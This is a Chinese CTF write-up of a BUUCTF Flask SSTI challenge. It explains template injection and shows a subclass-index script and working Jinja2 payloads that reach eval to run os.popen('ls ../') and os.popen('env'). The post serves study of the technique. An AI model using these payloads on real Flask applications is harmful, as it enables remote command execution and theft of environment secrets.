
Buuctf[Flask]SSTI 1

原创

F1or 于 2021-09-28 17:54:35 发布

分类专栏： 安全 文章标签： flask python

最近CTF比赛里出了一道SSTI的题目，当时没有做出来，现在来学习下



SST是由于开发者的不恰当言语所造成

```
<html>
  <head>
    <title>SSTI_TEST</title>
  </head>
 <body>
      <h1>Hello, %s !</h1>
  </body>
</html>
```


正确代码应是

```
<html>
  <head>
    <title>{{title}}</title>
  </head>
 <body>
     <h1>Hello, {{name}} !</h1>
  </body>
</html>
```

就如这题来说，用户输入字符串正常显示

输入{{1*7}}，回显7，存在SSTI注入

这里的方法是先用__class__先找到''的类
用__bases__找到他的基类
subclass()找到子类



查看源码可以看到所有子类


在子类中并不是所有的都能用上，需要找的
一是file模块中的read功能，用来读取各种文件，敏感信息等。但是在
二是warnings.catch_warnings(需自己导入os模块)、socket._socketobject(需自己导入os模块)、site._Printer、site.Quitter等模块的内置os，通过os模块我们可以做到system执行命令（system执行成功返回0，不会在页面显示。）、popen管道读取文件、listdir列目录等操作。
三是get_flashed_messages() 获取闪现信息

在众多子类中找到 `warnings.catch_warnings` 脚本如下

```
def find():
    list = ""
    list = list.replace('\'','')
    list = list.replace('<','')
    list = list.replace('>','')
    list = list.replace('class ','')
    list = list.replace('enum ','')
    list = list.replace('type ','')
    list = list.replace(' ','')
    list = list.split(',')
    print(list)
    className = 'warnings.catch_warnings' #需要查找的模块名称
    num = list.index(className)
    print(num) #返回索引
if __name__ == '__main__':
    find()
```

```
['type', 'weakref',
166
```

找到了`warnings.catch_warnings`的位置，下一步



自己导入OS模块


```
`{{%27%27.__class__.__bases__[0].__subclasses__()[166].__init__.__globals__.__builtins__[%27eval%27](%22__import__(%27os%27).popen(%27ls%20../%27).read()%22)}}`
```

popen后面()中加入需要执行的语句，以为是在文件中找，后面发现flag在环境变量中

最终payload

```
{{%27%27.__class__.__bases__[0].__subclasses__()[166].__init__.__globals__.__builtins__[%27eval%27](%22__import__(%27os%27).popen(%27env%27).read()%22)}}
```

这题也可以直接用

```
{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__ == 'catch_warnings' %}
  {% for b in c.__init__.__globals__.values() %}
  {% if b.__class__ == {}.__class__ %}
    {% if 'eval' in b.keys() %}
      {{ b['eval']('__import__("os").popen("env").read()') }}
    {% endif %}
  {% endif %}
  {% endfor %}
{% endif %}
{% endfor %}
```

```
变量块 {{}} 用于将表达式打印到模板输出
注释块 {##} 注释
控制块 {%%} 可以声明变量，也可以执行语句
行声明 ##  可以有和{%%}相同的效果
```

{%%}里面语句直接执行，就不需要自己在外面用脚本判断子类的位置了

参考

https://blog.csdn.net/qq_35493457/article/details/119938852

http://www.cl4y.top/ssti%E6%A8%A1%E6%9D%BF%E6%B3%A8%E5%85%A5%E5%AD%A6%E4%B9%A0/